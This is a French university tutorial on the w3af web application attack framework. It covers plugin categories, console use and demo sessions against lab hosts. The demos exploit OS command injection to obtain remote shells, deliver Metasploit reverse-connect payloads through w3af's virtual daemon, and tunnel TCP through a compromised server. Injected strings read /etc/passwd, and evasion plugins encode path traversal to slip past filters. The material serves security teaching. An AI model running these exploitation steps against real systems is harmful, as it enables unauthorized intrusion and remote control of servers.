UNIVERSITE PARIS DESCARTES

Master informatique RIP filière Réseaux

Tutoriel d'utilisation de l'outil W3Af

«Sécurité des réseaux et des contenus multimédia»

Présenter par :

Slimane Bouhadi

« Slimane.bouhadi@gmail.com »

2011/2012

Contenu

1. Introduction

Ce document est un guide utilisateur pour le Framework d'Attaque et d'Audit d'Application Web (w3af), son but est de fournir une vue d'ensemble basique de ce qu'est ce framework, comment il fonctionne et ce que vous pouvez en faire.

2. Qu'est-ce que W3AF?

W3AF signifie **W**eb **A**pplication **A**ttack and **A**udit **F**ramework. Il s'agit d'un framework conçu pour auditer des applications Web afin d'en découvrir et exploiter des vulnérabilités.. Son système de plugins (plus d'une centaine) en fait un outil évolutif.

3. Plugins

Avant même de lancer w3af, un utilisateur doit savoir comment l'applicatif est divisé et comment les plugins seront exécutés. Basiquement, w3af possède trois types de plugins:

3.1 Catégories de plugins


W3AF est composé de deux éléments: le cœur assure le fonctionnement de l'outil, et les plugins permettant l'ajout de fonctionnalités à W3AF. Les plugins sont classés dans une des Catégories suivantes

- discovery
- audit
- grep
- output
- mangle
- evasion
- bruteforce

Nous allons détailler ces catégories dans les paragraphes qui suivent.

3.2 Flux d'informations entre les plugins

Les flux d'informations au sein des plugins sont organisés comme suit :



3.3 Discovery

Ces plugins ont pour objectif de découvrir un maximum de pages susceptibles de constituer des points d'entrée (url, formulaires, etc.) pour les fournir aux plugins audit.

Nom du plugin	Description	Paramètres
MSNSpider	Consulte la base MSN afin d'obtenir une liste de nouvelles URL. Recherche si l'hôte a un système de filtrage (IPS ou WAF).	**resultLimit** : valeur fixée par défaut à 300 correspondant au nombre de résultats à considére
archiveDotOrg	Consulte archive.org pour trouver de nouvelles pages à partir du site cible. Ce plugin accepte le paramètre suivant :	**max_depth** : Fixé à 3 par défaut. Correspond à la profondeur (récursion max) pour la recherche.
dnsWildcard	Evalue si www.cible.com et cible.com retournent la même page.	
detectReverseProxy	Tente d'évaluer si l'hôte est derrière un reverse proxy en envoyant une requête et en recherchant la chaîne "Via" dans l'en-tête de la réponse	

3.4 Audit

Ces plugins se basent sur les résultats envoyés par les plugins *discovery* afin de déceler des vulnérabilités (injection sql, xss, buffer overflows, response splitting, etc.) dans les pages renvoyées. Les vulnérabilités ainsi découvertes sont ajoutées à la base de connaissance en tant que *vuln objects*.

Nom du plugin	Description	Paramètres
LDAPi	Cherche des injections LDAP en envoyant une chaine spéciale et en analysant la réponse.	
blindSqli	Cherche des vulnérabilités par des injections SQL à l'aveugle	**equAlgorithm** : Fixé par défaut à "setIntersection". Nom de l'algorithme à utiliser pour comparer les réponses vraies et fausses pour les injections sql à l'aveugle (blind sql). **equalLimit** : Fixé par défaut à "0.9" la variable "égal" limite.
Ssi	Cherche des vulnérabilités d'inclusions côté serveur (SSI : Server Side Include).	

3.5 Grep

Ces plugins permettent une reconnaissance par mots clés (grep) dans le code des pages renvoyées, afin d'isoler les commentaires, les champs de mots de passe, les adresses IP, etc.

Nom du plugin	Description	Paramètres
Ajax	Identifie toutes les pages contenant des traces de code Ajax.	

blankBody	Recherche des pages avec un corps vide pouvant indiquer des sources d'erreurs ou de mauvaise configuration.	
collectCookies	Cherche dans toutes les réponses des traces de cookies de session et les analyse afin d'en déceler des vulnérabilités.	
creditCards	Identifie les pages contenant des numéros de cartes de crédit.	

3.6 Output

Assurent la partie reporting (stdout, html, textfile)

Nom du plugin	Description	Paramètres
Console	Affiche les messages sur la console (stdout).	**verbose** : Fixé à "False" par défaut. Active le mode verbeux.
htmlFile	Sauvegarde tous les messages dans un fichier HTML.	**verbose** : Fixé à "False" par défaut. Active le mode verbeux (pour debug). **fileName** : Fixé à "report.html". Nom du fichier HTML.
textFile	Sauvegarde tous les messages dans un fichier texte.	

3.7 Mangle

Modifient les requêtes et réponses en se basant sur les expressions régulières (regex)

Nom du plugin	Description	Paramètres
Sed	Editeur de flux (stream editor) pour requêtes et réponses HTTP.	**priority** : Fixé par défaut à "20". Fixe la priorité d'exécution du plugin. **expressions** : Expressions d'édition de flux. **fixContentLen** : Fixé par défaut à "True". Adapte automatiquement la longueur de l'en-tête après *mangling*.

3.8 Evasion

Modifient les requêtes pour assurer la furtivité (evasion firewall, IDS, etc.)

Nom du plugin	Description	Paramètres
backSpaceBetweenDots	Insère les caractères 'A' et 'BS' (backspace) entre les points dans un chemin. Ces caractères s'annulent lorsqu'ils sont combinés mais cela permet de passer certains filtres. Par exemple../../etc/password est remplacé par.%41%08./.%41%08./etc/password.	
reversedSlashes	Remplacement des slashes (/) par des backslashes (\). Ainsi, /bar/foo.asp sera remplacé par \bar\foo.asp.	
	Ajout d'un paramètre aléatoire.	

rndParam	L'adresse /bar/foo.asp pourra par exemple être transformée en /bar/foo.asp?alsfkj=f09.	

3.9 Bruteforce

Crackage d'identifiants par bruteforce

Nom du plugin	Description	Paramètres
basicAuthBrute	Permet de bruteforcer les authentifications HTTP basiques (Protection par .htaccess).	**profilingNumber** : Fixé par défaut à "50". Indique le nombre de mots de passe du profiling à utiliser. **useMails** : Fixé par défaut à "True". Indique si le bruteforcer doit utiliser les noms collectés par les autres plugins. **useProfiling** : Fixé par défaut à "True". Indique si le bruteforcer doit utiliser le profiling des mots de passe pour collecter d'autres mots de passe. **useMailUsers** : Fixé par défaut à "True". Indique si le bruteforcer doit utiliser comme login les noms d'utilisateurs issus des adresses email collectées par les autres plugins.

		passwdFile : Fixé par défaut à"core/controllers/bruteforce/ passwords.txt". Fichier des mots de passe à utiliser pour le bruteforcing.

3.10 Attaque

Les plugins attaque ont pour but d'exploiter les vulnérabilités trouvées par les plugins audit. Ils retournent en général un Shell sur le serveur distant, ou un dump des tables distantes dans le cas des exploits d'injections SQL.

4 Exploite

Deux manières d'exploiter une vulnérabilité existent; la première utilise les vulnérabilités trouvées durant la phase d'audit, et la seconde, appelée fastexploit,nécessite que l'utilisateur entre les paramètres liés à la vulnérabilité.

Nom du plugin	Description
Sqlmap	Exploite les injections SQL en utilisant sqlmap (http://sqlmap.sf.net).
osCommandingShell	Exploite les injections de code
xssBeef	Exploite les failles de XSS en utilisant beEF (http://www.bindshell.net/tools/beef/).
localFileReader	Exploite les inclusions de fichiers locales
rfiProxy	Exploite les inclusions de fichiers distantes pour créer un serveur proxy
remoteFileIncludeShell	Exploite les vulnérabilités de fichiers d'inclusion
davShell	Exploie les accès DAV non authentifiés
Eval	Exploite les vulnérabilités de la fonction eval()
fileUploadShell	Exploite les applications proposant l'upload de fichiers de manière illimitée
sql_webshell	Exploite les injections SQL en uploadant un

	shell web (webshell) sur la cible.

5 Mode d’utilisation

W3af a deux interfaces utilisateur; la console (consoleUI) et l'interface graphique (gtkUi). Ce guide utilisateur va se concentrer sur consoleUI, qui est actuellement mieux testée et plus complète que gtkUi.

5.5 Mode console

Pour lancer consoleUI, vous avez simplement à exécuter w3af sans paramètres et vous obtiendrez un prompt comem celui-ci:

$. /w3af_console

w3af>>>

A partir de ce prompt, nous pourrons configurer le framework, lancer des scans et plus loin exploiter une vulnérabilité. A ce niveau, nous pouvons débuter par taper des commandes, la première à apprendre étant “help” (Notez que les commandes sont sensibles à la casse):

```
|-------------------------------------------------------|
| start          | Start the scan.                      |
| plugins        | Enable and configure plugins.        |
| exploit        | Exploit the vulnerability.           |
| profiles       | List and use scan profiles.          |
|-------------------------------------------------------|
| http-settings  | Configure the http settings of the   |
|                | framework.                           |
| misc-settings  | Configure w3af misc settings.        |
| target         | Configure the target URL.            |
|-------------------------------------------------------|
| back           | Go to the previous menu.             |
| exit           | Exit w3af.                           |
| assert         | Check assertion.                     |
|-------------------------------------------------------|
| help           | Display help. issuing: help [command]|
|                | , prints more specific help about    |
|                | "command"                            |
| version        | Show w3af version information.       |

| keys           | Display key shortcuts.               |
|-------------------------------------------------------|
```

w3af>>>

w3af>>> help target

Configure the target URL.

w3af>>>

Comme vous l'avez déjà constaté, la commande “help” peut prendre un paramètre, auquel cas, l'aide spécifique à ce paramètre sera affichée, ex: “help keys”.

Pour rentrer dans un menu de configuration; vous n'avez qu'à taper son nom et appuyer sur Entrée, vous verrez alors comment le prompt change et vous serez alors dans ce contexte:

w3af>>>http-settings

w3af/config:http-settings>>>

Tous les menus de configuration offrent les commandes suvantes:

- help

- view
- set
- back

Voici un exemple d'utilisation de ces commandes dans le menu http-settings:

w3af/config:http-settings>>> view

Setting	Value	Description
timeout	10	The timeout for connections to the HTTP server
headersFile		Set the headers filename. This file has additional headers that are added to each request.
ignoreSessCookies	False	Ignore session cookies
cookieJarFile		Set the cookiejar filename.

w3af/config:http-settings>>> set timeout 5

w3af/config:http-settings>>> view

```
...
| timeout                    | 5                    | The          |
...
```

Pour résumer, la commande “view” est utilisée pour lister tous les paramètres configurables, avec leurs valeurs et descriptions. La commande “set” est employée pour définir une valeur. Finalement, nous pouvons exécuter “back”, “.” ou appuyer sur CTRL+C pour retourner au menu précédent. Une aide détaillée pour chaque paramètre de configuration peut être obtenue via “help paramètre” comme décrit dans cet exemple:

w3af/config:http-settings>>> help timeout

```
Help for parameter timeout:
===========================
Set low timeouts for LAN use and high timeouts for slow Internet
connections.
```

Les menus de configuration “http-settings” et “misc-settings” sont utilisés pour définir les paramètres de niveau système utilisés par le framework. Tous les paramètres ont des valeurs par défaut et dans la plupart des cas vous pouvez les laisser comme telles OU bien de les changer comme nous avons expliqué dans la partie précédente du plugin.


5.6 Mode interface

Le framework possède également une interface utilisateur graphique que nous pouvons lancer comme ceci:

$. /w3af_gui

L'interface utilisateur graphique nous permet de réaliser toutes les actions et fonctionnalités offertes par le framework d'une manière plus simple et rapide pour lancer un scan et analyser les résultats.

Voici une capture d'écran:



6 Configuration de Plugin

Les plugins sont configurés en utilisant le menu de configuration “plugins”.Nous allon voire dans cette partie comment le faire :

w3af>>> plugins

w3af/plugins>>> help

```
|-------------------------------------------------------------|
| list        | List available plugins.                       |
|-------------------------------------------------------------|
| back        | Go to the previous menu.                      |
| exit        | Exit w3af.                                    |
| assert      | Check assertion.                              |
|-------------------------------------------------------------|
```

• • •

...

```
|-------------------------------------------------------------|
| mangle     | View, configure and enable mangle plugins      |
| evasion    | View, configure and enable evasion plugins     |
| discovery  | View, configure and enable discovery plugins   |
| grep       | View, configure and enable grep plugins        |
| bruteforce | View, configure and enable bruteforce plugins  |
| audit      | View, configure and enable audit plugins       |
| output     | View, configure and enable output plugins      |
|-------------------------------------------------------------|
```

Nous avons pu constater que tous les plugins peuvent être configurés ici à l'exception des plugins exploit, nous en reparlerons plus tard. La première étape ici est de voir la syntaxe pour configurer les plugins, voyons ça:

w3af/plugins>>> help audit

```
View, configure and enable audit plugins
Syntax: audit [config plugin | plugin1[,plugin2 ... pluginN] |
desc plugin]
Example: audit
Result: All enabled audit plugins are listed.

Example2: audit LDAPi,blindSqli

Result: LDAPi and blindSqli are configured to run

Example3: audit config LDAPi
Result: Enters to the plugin configuration menu.

Example4: audit all,!blindSqli
Result: All audit plugins are configured to run except
blindSqli.
```

```
Example1: audit desc LDAPi
Result: You will get the plugin description
```

Donc,w3af est assez sympa pour nous dire comment l'utiliser. Maintenant nous allons voir comment obtenir la liste des plugins disponibles et leur statut:

w3af/plugins>>> list audit

```
|-------------------------------------------------------------|
| Plugin name       | Status   | Conf | Description          |
|-------------------------------------------------------------|
| LDAPi             |          |      | Find LDAP injection  |
|                   |          |      | bugs.                |
| blindSqli         |          | Yes  | Find blind SQL       |
|                   |          |      | injection            |
|                   |          |      | vulnerabilities.     |
| buffOverflow      |          |      | Find buffer overflow |
|                   |          |      | vulnerabilities.     |
| dav               |          |      | Tries to upload a    |
|                   |          |      | file using HTTP PUT  |
|                   |          |      | method.              |
| eval              |          |      | Finds incorrect usage|
```

Pour activer les plugins xss et sqli, puis vérifier que la commande a été comprise par le framework, nous exécutons les commandes suivantes:

w3af/plugins>>> audit xss, sqli

```
|-----------------------------------------------------------|
| Plugin name       | Status   | Conf | Description           |
|-----------------------------------------------------------|
...
| sqli              | Enabled |      | Find SQL injection    |
|                   |         |      | bugs.                 |
...
| xss               | Enabled | Yes  | Find cross site       |
|                   |         |      | scripting             |
|                   |         |      | vulnerabilities.      |
| xst               |         |      | Verify Cross Site     |
|                   |         |      | Tracing               |
|                   |         |      | vulnerabilities.      |
|-----------------------------------------------------------|
```

Si l'utilisateur est intéressé pour savoir exactement ce qui fait un plugin, il suffit juste d'utiliser la commande "desc" comme ceci:

w3af>>> plugins

w3af/plugins>>> audit desc fileUpload

```
This plugin will try to expoit insecure file upload forms.

One configurable parameter exists:
         - extensions
```

•••

Maintenant nous savons ce que fait ce plugin, mais voyons ce qu'il a dans le ventre:

w3af/plugins>>> audit config xss

w3af/plugins/audit/config:xss>>> view

```
|-----------------------------------------------------------|
| Setting          | Value | Description                    |
|-----------------------------------------------------------|
| checkPersistent  | True  | Search persistent XSS          |
| numberOfChecks   | 2     | Set the amount of checks to    |
|                  |       | perform for each fuzzable      |
|                  |       | parameter. Valid numbers: 1 to |
|                  |       | 10                             |
|-----------------------------------------------------------|
```

w3af/plugin/xss>>> set checkPersistent False

w3af/plugin/xss>>> back

w3af/plugins>>> audit config sqli

w3af/plugins/audit/config:sqli>>> view

```
|-------------------------------------------------------------|
| Setting          | Value       | Description               |
|-------------------------------------------------------------|
|-------------------------------------------------------------|
```

w3af/plugins/audit/config:sqli>>>

w3af/plugins>>>

Les menus de configuration pour les plugins possèdent également un ensemble de commandes pour modifier les valeurs de paramètres, et la commande “view” pour lister les valeurs actuelles. Dans l'exemple précédent, nous avons désactivé les vérifications de cross site scripting persistants dans le plugin xss, et avons listé les options du plugin sqli (il n'a actuellement aucun paramètres configurables).

7 Démarrage un scan

Après avoir configuré tous les plugins désirés, l'utilisateur doit définir l'URL cible et enfin démarrer le scan. Le choix de la cible se fait comme ceci:

w3af>>> target

w3af/config:target>>> set target http://localhost/

w3af/config:target>>> back

w3af>>>

Enfin, vous lancez “start” et le processus va lancer tous les plugins.

w3af>>> start

8 Démonstration

Une session w3af complète ressemblera à ceci (voir les commentaires):

```
$ ./w3af
w3af>>> plugins
w3af/plugins>>> output console,textFile
w3af/plugins>>> output config textFile
```

```
w3af/plugins/output/config:textFile>>> set fileName output-
w3af.txt
w3af/plugins/output/config:textFile>>> set verbose True
w3af/plugins/output/config:textFile>>> back
w3af/plugins>>> output config console
w3af/plugins/output/config:console>>> set verbose False
w3af/plugins/output/config:console>>> back
```

Toutes les commandes précédentes ont activé deux plugins output: console et textFile et les ont configurés comme de besoin.

```
w3af/plugins>>> discovery allowedMethods,webSpider
w3af/plugins>>> back
```

Dans ce cas, nous allons lancer uniquement des plugins découverts. Les plugins activés sont allowedMethods et webSpider.

```
w3af>>> target
w3af/target>>>set target http://localhost/w3af/
w3af/target>>>back
w3af>>> start
New URL found by discovery:
http://localhost/w3af/responseSplitting/responseSplitting.php
New URL found by discovery:
http://localhost/w3af/blindSqli/blindSqli-str.php
New URL found by discovery:
http://localhost/w3af/webSpider/2.html
The URL: http://localhost/beef/hook/ has DAV methods enabled:
- OPTIONS
- GET
- HEAD
- POST
- TRACE
- PROPFIND
```

```
- PROPPATCH
- COPY
- MOVE
- LOCK
- UNLOCK
- DELETE ( is possibly enabled too, not tested for safety )
New URL found by discovery:
http://localhost/w3af/globalRedirect/wargame/
New URL found by discovery:
http://localhost/w3af/globalRedirect/w3af-site.tgz
```

Après la fin de la phase de découverte, un résumé est présenté à l'utilisateur:

```
The list of found URLs is:
- http://localhost/w3af/globalRedirect/w3af.testsite.tgz
- http://localhost/beef/hook/beefmagic.js.php
- http://localhost/w3af/globalRedirect/2.php
- http://localhost/w3af/webSpider/11.html
  ...
```

Une section du résumé présente les points d'injection qui vont être utilisés durant la phase d'audit:

```
Found 78 URLs and 102 different points of injection.
The list of Fuzzable requests is:
- http://localhost/w3af/ | Method: GET

- http://localhost/w3af/responseSplitting/responseSplitting.php
| Method: GET | Parameters: (header)
- http://localhost/w3af/sqli/dataReceptor.php | Method: POST |
  Parameters: (user,firstname)
```

Enfin, l'utilisateur quitte l'application, retournant au shell et à la vie réelle.

```
w3af>>> exit
w3af, better than the regular script kiddie.
$
```

```
w3af>>>plugins
w3af/plugins>>>audit osCommanding
w3af/plugins>>>back
w3af>>>target
w3af/config:target>>>set target
http://localhost/w3af/osCommanding/vulnerable.php?command=f0as9
w3af/config:target>>>back
w3af>>>start
Found 1 URLs and 1 different points of injection.
The list of URLs is:
- http://localhost/w3af/osCommanding/vulnerable.php
The list of fuzzable requests is:
- http://localhost/w3af/osCommanding/vulnerable.php | Method:
GET | Parameters: (command)
Starting osCommanding plugin execution.
OS Commanding was found at: "http://localhost/w3af/osCommanding/
vulnerable.php", using HTTP method GET. The sent data was:
"command=+ping+-c+9+localhost". The vulnerability was found in
the request with id 5.
Finished scanning process.
w3af>>>exploit
w3af/exploit>>>exploit osCommandingShell
osCommandingShell exploit plugin is starting.
The vulnerability was found using method GET, tried to change
the method to POST for exploiting but failed.
Vulnerability successfully exploited. This is a list of
available shells:
- [0] <osCommandingShell object (ruser: "www-data" | rsystem:
"Linux brick 2.6.24-19-generic i686 GNU/Linux")>
Please use the interact command to interact with the shell
objects.
w3af/exploit>>>interact 0
Execute "endInteraction" to get out of the remote shell.
Commands typed in this menu will be runned on the remote web
server.
w3af/exploit/osCommandingShell-0>>>ls
vulnerable.php
vulnerable2.php
w3afAgentClient.log
```

```
w3af/exploit/osCommandingShell-0>>>endInteraction
w3af/exploit>>>back
w3af>>>exit
spawned a remote shell today?
$
```

9 Techniques d'exploitation avancées

Le framework implémente deux techniques d'exploitation très poussées qui permettent à l'utilisateur d'élever ses privilèges sur le réseau distant. Ces deux techniques sont mises en œuvre une fois que le framework est capable d'exécuter des commandes système à distance, c'est le cas (par exemple) pour les plugins d'attaque osCommanding, remoteFileIncludeShell et davShell. Ces techniques d'exploitation sont:

- Virtual daemon, vous permet d'utiliser des payloads Metasploit pour exploiter le serveur qui héberge une application web vulnérable.
- w3afAgent, qui crée un tunnel entre le serveur compromis et w3af, permettant à l'utilisateur de router les connexions TCP via le serveur distant.

Toutes les deux sont simples à employer en utilisant ce guide. Ces fonctionnalités sont en plein chantier de développement et ne sont aucunement stables; utilisez-les à vos risques et périls.

9.5 Virtual daemon

Comme dit précédemment, cette fonctionnalité vous permet d'utiliser les charges utiles du Metasploit pour exploiter le serveur hébergeant uen application web vulnérable. Pour utiliser cette fonctionnalité, vous devez avoir une installation fonctionnelle de la version 3.0 ou supérieure du Framework Metasploit.

Pour être à même d'utiliser virtual daemon; vous allez devoir lancer la commande suivante afin de copier le module metasploit w3af dans le répertoire du MSF:

. /w3af_console -i /home/sbouhadi/tools/msf/

Où "/home/sbouhadi/tools/msf/" est le répertoire où l'utilisateur "sbouhadi" a installé le Metasploit. Au cas où cela vous intéresse, c'est simplement un raccourci fantaisiste pour "cp core/controllers/vdaemon/w3af_vdaemon.rb home/user/tools/msf/modules/exploits/unix/

misc/”.

Une fois cela fait, l'utilisateur peut commencer à utiliser la fonction virtual daemon. Avant de passer a un exemple d'utilisation de cette fonctionnalité, nous allons faire un petit résumé des étapes qui vont se dérouler pendant l'exploitation:

1. w3af déniche une vulnérabilité qui permet l'exécution de commande à distance
2. l'utilisateur exploite la vulnérabilité et lance virtual daemon
3. L'utilisateur lance le framework Metasploit
4. L'utilisateur configure le module w3af dans le MSF et l'exécuté
5. Le module w3af, au sein du MSF, va se connecter au virtual dameon en écoute sur le localhost
6. Le MSF va envoyer le payload sélectionné par l'utilisateur au virtual daemon
7. Le virtual daemon va créer un fichier PE (exécutable portable) ou un ELF (executable and linkable format), en fonction du système d'exploitation distant, et en utilisant la vulnérabilité exploitée; il va télé verser et exécuter la charge utile sur le serveur distant
8. Le processus de télé versement sur le serveur cible dépend du système d'exploitation cible, les privilèges de l'utilisateur exécutant w3af et du système d'exploitation local, mais dans la plupart des cas il se passe ceci:

- w3af envoie un petit exécutable au serveur distant pour réaliser un scan d'extrusion.
- w3af renifle l'interface configurée (misc-settings -> interface) pour les paquets qui arrive sur les ports voulus afin de vérifier les règles de sortie du pare-feu sur le réseau distant
- Si un port TCP est trouvé comme étant autorise sur le pare-feu distant; w3af va essayer de lancer un serveur sur ce port et d'initialiser une connexion inverse depuis l'hôte compromis dans le but de télécharger le fichier PE/ELF génère. Si aucun port TCP n'est autorisé; w3af enverra le fichier PE/ELF au serveur distant en utilisant

Plusieurs appels à la commande « echo », ce qui est plus lent, mais devrait toujours fonctionner agissant d'une méthode de transfert dans la bande.

9. La charge utile s'exécuté sur le serveur distant et avec les doigts croises se connecte au framework Metasploit, qui va traiter le reste de l'exploitation.

Maintenant que l'on a vu la théorie, passons à un exemple pratique:

```
$ ./w3af_console
w3af>>> plugins
w3af>>> plugins
w3af/plugins>>> audit osCommanding
w3af/plugins>>> audit
Enabled audit plugins:
osCommanding
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://172.16.1.128/os.php?cmd=f00
w3af/target>>> back
w3af>>> start
The list of found URLs is:
- http://172.16.1.128/os.php
Found 1 URLs and 1 different points of injection.
The list of Fuzzable requests is:
- http://172.16.1.128/os.php | Method: GET | Parameters: (cmd)
Starting osCommanding plugin execution.
OS Commanding was found at: http://172.16.1.128/os.php . Using
method: GET. The data sent was: cmd=type+%25SYSTEMROOT
%25%5Cwin.ini The vulnerability was found in the request with id
7.
w3af>>> exploit
w3af/exploit>>> exploit osCommandingShell
w3af/exploit/osCommandingShell>>> start vdaemon
```

Pour l'instant, nous avons seulement introduit la nouvelle commande “start vdaemon”. Avec ce lancement de w3af, nous avons couverts les points 1. et 2. de la théorie.

La prochaine étape est de configurer le module MSF et de le lancer; nous allons utiliser l'interface web “msfweb” du Metasploit pour ce faire. La première étape est de cliquer sur le bouton “Exploit” du menu principal, une petite fenêtre apparait, où vous pouvez chercher *w3af* puis sélectionner l'exploit nommé “w3af virtual daemon exploit”. Certains points importants à garder en tête lors de la configuration du module de démon virtuel de l'agent w3af dans le MSF:

- La cible (target) est bien entendu le système d'exploitation distant que vous exploitez
- Les payloads VNC ne semblent pas fonctionner
- Le paramètre RHOST indique l'adresse IP du serveur que vous exploitez
- LHOST est votre adresse IP publique

- LPORT est un port auquel le serveur web distant peut se connecter (dans le cas de l'utilisation de payloads reverse connect) ou auquel vous pouvez vous connecter (en utilisant des payloads bind)
- Le module w3af à l'intérieur du Metasploit va se connecter à localhost:9091 et se charge de tous les transferts de payload, ces paramètres ne peuvent être modifiés, et ne doivent pas être confondus avec RHOST/LHOST et LPORT

Une fois que ceci a été configuré, nous pouvons cliquer sur “Launch exploit” pour lancer le processus, voici ce que nous allons voir dans la console:

```
w3af/exploit/osCommandingShell>>>

Please wait some seconds while w3af performs an extrusion scan.
ExtrusionServer listening on interface: eth1
Finished extrusion scan.
The remote host: "172.10.10.1" can connect to w3af with these
ports:
- 25/TCP
- 80/TCP
- 53/TCP
- 1433/TCP
```

...

Et si on jette un œil à l'interface web Metasploit, nous allons découvrir quelque chose de bien plus intéressant:

```
[*] Started reverse handler
[*] The remote IP address is: 172.16.1.128
[*] Using remote IP address to create payloads.
[*] Sent payload to vdaemon.
```

...

```
[*] Done waiting!
[*] Starting handler
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

L'utilisateur a maintenant un Shell interactif avec les privilèges de l'utilisateur faisant tourner le serveur web, qui peut être utilisé sans restriction, vous pouvez même fermer w3af et continuer à travailler directement depuis le Shell Metasploit.

9.6 w3afAgent

Comme vu dans un épisode précédent, cette fonctionnalité vous permet de créer un tunnel inversé qui va router les connexions TCP via le serveur compromis. Contrairement à virtual daemon, cette fonctionnalité est prête à l'emploi et ne nécessite aucun logiciel complémentaire.

Nous allons vous montrer directement une démonstration à travers l'exemple suivant :

```
$ ./w3af_console
w3af>>> plugins
w3af/plugins>>> audit osCommanding
w3af/plugins>>> audit
Enabled audit plugins:
osCommanding
w3af/plugins>>> back
w3af>>> target
w3af/target>>> set target http://172.10.10.1/w3af/v.php?c=list
w3af/target>>> back
w3af>>> start

The list of found URLs is:
- http://172.10.10.1/w3af/v.php
Found 1 URLs and 1 different points of injection.
The list of Fuzzable requests is:
- http://172.10.10.1/w3af/v.php | Method: GET | Parameters: (c)
Starting osCommanding plugin execution.
OS Commanding was found at: http://172.10.10.1/w3af/v.php .
Using method: GET. The data sent was: c=%2Fbin%2Fcat+%2Fetc
%2Fpasswd The vulnerability was found in the request with id 2.

w3af>>> exploit
w3af/exploit>>> exploit osCommandingShell
```

Nous avons bien configuré w3af, lancé le scan et exploité la vulnérabilité.

```
w3af/exploit/osCommandingShell>>> start w3afAgent

Please wait some seconds while w3af performs an extrusion scan.
ExtrusionServer listening on interface: eth1
Finished extrusion scan.
The remote host: "172.10.10.1" can connect to w3af with these
ports:
- 25/TCP
- 80/TCP
- 53/TCP
- 1433/TCP
```

....

Et maintenant, depuis une autre console, nous pouvons utiliser un socksClient pour router les connexions via le serveur compromis:

```
$ nc 172.10.10.1 22
(UNKNOWN) [172.10.10.1] 22 (ssh) : Connection refused

$ python socksClient.py 127.0.0.1 22
SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1
Protocol mismatch.

$ cat socksClient.py
import extlib.socksipy.socks as socks
import sys

s = socks.socksocket()
s.setproxy(socks.PROXY_TYPE_SOCKS4,"localhost")
s.connect((sys.argv[1],int(sys.argv[2])))

s.send('\n')
print s.recv(1024)
```

Mot de la fin

Dans ce tutoriel nous avons présenté à peu près toutes les instructions de base et nous présenté des démonstrations sur l'utilisation de chaque instruction afin d'éclaircir les principes, une connaissance complète du framework et de son utilisation est complexe et ne peut être obtenue qu'avec la pratique.

Annexe (instalation)

Le framework peut être téléchargé depuis la page principale du projet:

http://w3af.sf.net/#download

